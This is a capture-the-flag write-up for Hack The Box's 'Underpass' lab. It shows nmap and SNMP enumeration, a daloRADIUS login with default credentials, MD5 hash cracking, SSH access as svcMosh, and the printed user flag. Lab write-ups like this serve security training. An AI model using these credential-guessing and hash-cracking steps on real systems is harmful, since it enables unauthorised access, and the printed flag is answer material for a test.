underpass(HTB)

Hi, this is jinX

Let's try to solve this Underpass machine in Hack The Box.

As usual, let's connect the machine to our system using OpenVPN and start solving it.


Open the terminal and perform an Nmap scan.

command: nmap -sC -sV 10.10.11.48

```
nmap -sC -sV 10.10.11.48
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 07:18 EDT
Nmap scan report for 10.10.11.48 (10.10.11.48)
```

```
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

After performing the Nmap scan, we found two open ports: SSH and HTTP. When I entered the IP address in a web browser, I saw the default Ubuntu Apache page.



Apache2 Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
```

Tried directory enumeration but couldn't find anything—just a forbidden page. Used Feroxbuster for directory enumeration.



```
403      GET        9l       28w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      273c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       22l      105w     5952c http://10.10.11.48/icons/ubuntu-logo.png
200      GET      363l      961w    10671c http://10.10.11.48/
301      GET        9l       28w      315c http://10.10.11.48/daloradius ⇒ http://10.10.11.48/daloradius/
200      GET       12l       11w      221c http://10.10.11.48/daloradius/.gitignore
200      GET      412l     3898w    24703c http://10.10.11.48/daloradius/ChangeLog
200      GET      340l     2968w    18011c http://10.10.11.48/daloradius/LICENSE
200      GET      363l      961w    10671c http://10.10.11.48/index.html
301      GET        9l       28w      319c http://10.10.11.48/daloradius/app ⇒ http://10.10.11.48/daloradius/app/
301      GET        9l       28w      319c http://10.10.11.48/daloradius/doc ⇒ http://10.10.11.48/daloradius/doc/
301      GET        9l       28w      323c http://10.10.11.48/daloradius/library ⇒ http://10.10.11.48/daloradius/library/
301      GET        9l       28w      323c http://10.10.11.48/daloradius/contrib ⇒ http://10.10.11.48/daloradius/contrib/
301      GET        9l       28w      321c http://10.10.11.48/daloradius/setup => http://10.10.11.48/daloradius/setup/
301      GET        9l       28w      326c http://10.10.11.48/daloradius/app/common ⇒ http://10.10.11.48/daloradius/app/common/
301      GET        9l       28w      325c http://10.10.11.48/daloradius/app/users => http://10.10.11.48/daloradius/app/users/
301      GET        9l       28w      326c http://10.10.11.48/daloradius/contrib/db ⇒ http://10.10.11.48/daloradius/contrib/db/
301      GET        9l       28w      327c http://10.10.11.48/daloradius/doc/install ⇒ http://10.10.11.48/daloradius/doc/install/
301      GET        9l       28w      334c http://10.10.11.48/daloradius/app/common/library ⇒ http://10.10.11.48/daloradius/app/common/library/
301      GET        9l       28w      335c http://10.10.11.48/daloradius/app/common/includes ⇒ http://10.10.11.48/daloradius/app/common/includes/
301      GET        9l       28w      333c http://10.10.11.48/daloradius/app/common/static ⇒ http://10.10.11.48/daloradius/app/common/static/
301      GET        9l       28w      331c http://10.10.11.48/daloradius/contrib/scripts ⇒ http://10.10.11.48/daloradius/contrib/scripts/
301      GET        9l       28w      336c http://10.10.11.48/daloradius/app/common/templates ⇒ http://10.10.11.48/daloradius/app/common/templates/
302      GET        0l        0w        0c http://10.10.11.48/daloradius/app/users/index.php => home-main.php
301      GET        9l       28w      330c http://10.10.11.48/daloradius/app/users/lang ⇒ http://10.10.11.48/daloradius/app/users/lang/
301      GET        9l       28w      333c http://10.10.11.48/daloradius/app/users/library ⇒ http://10.10.11.48/daloradius/app/users/library/
301      GET        9l       28w      339c http://10.10.11.48/daloradius/app/users/notifications ⇒ http://10.10.11.48/daloradius/app/users/notifications/
301      GET        9l       28w      333c http://10.10.11.48/daloradius/app/users/include ⇒ http://10.10.11.48/daloradius/app/users/include/
301      GET        9l       28w      332c http://10.10.11.48/daloradius/app/users/static ⇒ http://10.10.11.48/daloradius/app/users/static/
301      GET        9l       28w      343c http://10.10.11.48/daloradius/contrib/scripts/maintenance ⇒ http://10.10.11.48/daloradius/contrib/scripts/maintenance
[####################] - 89s    57006/57006   0s      found:28      errors:1122
```



Forbidden

You don't have permission to access this resource.

Apache/2.4.52 (Ubuntu) Server at 10.10.11.48 Port 80

I ran another Nmap scan specifically for UDP ports and discovered SNMP running on port 161.

SNMP: **Simple Network Management Protocol (SNMP)** is a widely used protocol for managing and monitoring network devices like routers, switches, servers, and firewalls. It operates at the **application layer** and allows administrators to collect performance data, detect network issues, and configure remote devices

```
PORT     STATE         SERVICE
161/udp  open          snmp
1812/udp open|filtered radius
1813/udp open|filtered radacct
```

We are going to use the SNMP walk tool to check whether we can find any information.


Command: snmpwalk -v2c -c public 10.10.11.48

```
iso.3.6.1.2.1.1.1.0 › STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu S
iso.3.6.1.2.1.1.2.0 › OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 › Timeticks: (290563) 0:48:25.63
iso.3.6.1.2.1.1.4.0  ›  STRING:  "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 › STRING: "UnDerPass.htb is the only daloradius server in the b
iso.3.6.1.2.1.1.6.0 › STRING: "Nevada, U.S.A. but not Vegas"
iso.3.6.1.2.1.1.7.0 › INTEGER: 72
^⌧⌫B^⌧⌫B^⌧⌫B^⌧⌫B^⌧⌫B^⌧⌫Biso.3.6.1.2.1.1.8.0 › Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 › OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 › OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 › OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 › OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 › OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 › OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 › OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 › OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 › OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 › OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 › STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 › STRING: "The MIB for Message Processing and Dispatchin
iso.3.6.1.2.1.1.9.1.3.3 › STRING: "The management information definitions for the
iso.3.6.1.2.1.1.9.1.3.4 › STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 › STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 › STRING: "The MIB module for managing TCP implementati
iso.3.6.1.2.1.1.9.1.3.7 › STRING: "The MIB module for managing UDP implementati
iso.3.6.1.2.1.1.9.1.3.8 › STRING: "The MIB module for managing IP and ICMP imple
iso.3.6.1.2.1.1.9.1.3.9 › STRING: "The MIB modules for managing SNMP Notificatio
iso.3.6.1.2.1.1.9.1.3.10 › STRING: "The MIB module for logging SNMP Notifications
iso.3.6.1.2.1.1.9.1.4.1 › Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.2 › Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.3 › Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.4 › Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.5 › Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.6 › Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.7 › Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.8 › Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.9 › Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.10 › Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.25.1.1.0 › Timeticks: (292212) 0:48:42.12
iso.3.6.1.2.1.25.1.2.0 › Hex-STRING: 07 E9 05 12 0D 0F 17 00 2B 00 00
iso.3.6.1.2.1.25.1.3.0 › INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 › STRING: "BOOT_IMAGE›/vmlinuz-5.15.0-126-generic root= "
iso.3.6.1.2.1.25.1.5.0 › Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 › Gauge32: 213
iso.3.6.1.2.1.25.1.7.0 › INTEGER: 0
iso.3.6.1.2.1.25.1.7.0 › No more variables left in this MIB View (It is past the end of
```

We have found important information in the SNMP output: an email address steve@underpass.htb and the hostname UnDerPass.htb

The server identifies itself as "the only daloradius server in the basin." After researching daloradius on GitHub, I discovered the login page at http://10.10.11.48/daloradius/app/operators/login.php

-



10.10.11.48/daloradius/app/operators/login.php


Login Required

Location
default

daloRADIUS 2.2 beta

After searching for the default **Daloradius** login credentials, I tried them, and they worked—successfully logging into the system.

username: administrator and password: radius



10.10.11.48/daloradius/app/operators/home-main.php

Home

daloRADIUS ©

Users Total: 1

Nas Total: 0

Hotspots Total: 0

Last Connection Attempts

no data to show

Currently online


no data to show

Last month top users

no data to show

daloRADIUS - RADIUS Management version 2.2 beta / 03 Jul 2024

When I went into the
Users section, I found a password in hash format. I took the hashed password and cracked it using **CrackStation**.




Users Listing

ID	Name	Username	Password	Last Login Time	Groups
☐ 6		svcMosh	412DD4759978ACFCC81DEAB01B382403	(n/a)	

displayed 1 record(s)

The password
underwaterfriends is in **MD5** format. We can use this to attempt SSH login.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
412DD4759978ACFCC81DEAB01B382403
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
412DD4759978ACFCC81DEAB01B382403	md5	underwaterfriends

Color Codes: Green: Exact match. Yellow: Partial match. Red: Not found.


After trying `svcMosh@10.10.11.48` with the password **underwaterfriends**, we successfully accessed SSH.



```
┌──(kali㉿kali)-[~/Hackthebox/underpass]
└─$ ssh svcMosh@10.10.11.48
The authenticity of host '10.10.11.48 (10.10.11.48)' can't be established.
ED25519 key fingerprint is SHA256:zrDqCvZoLSy6MxBOPcuEyN926YtFC94ZCJ5TWRS0VaM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.48' (ED25519) to the list of known hosts.
svcMosh@10.10.11.48's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun May 18 02:07:03 PM UTC 2025

  System load:  0.02              Processes:             225
  Usage of /:   50.0% of 6.56GB   Users logged in:       0
  Memory usage: 10%               IPv4 address for eth0: 10.10.11.48
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Jan 11 13:29:47 2025 from 10.10.14.62
svcMosh@underpass:~$ 
```

Now, we need to find the flag, and it's easy because it's clearly visible. Just run the command `ls` , and you'll see **user.txt**. Then, type the command `cat user.txt` , and you'll see the flag.

Flag: `73ba4aadc148bba31621854fb093d9af`



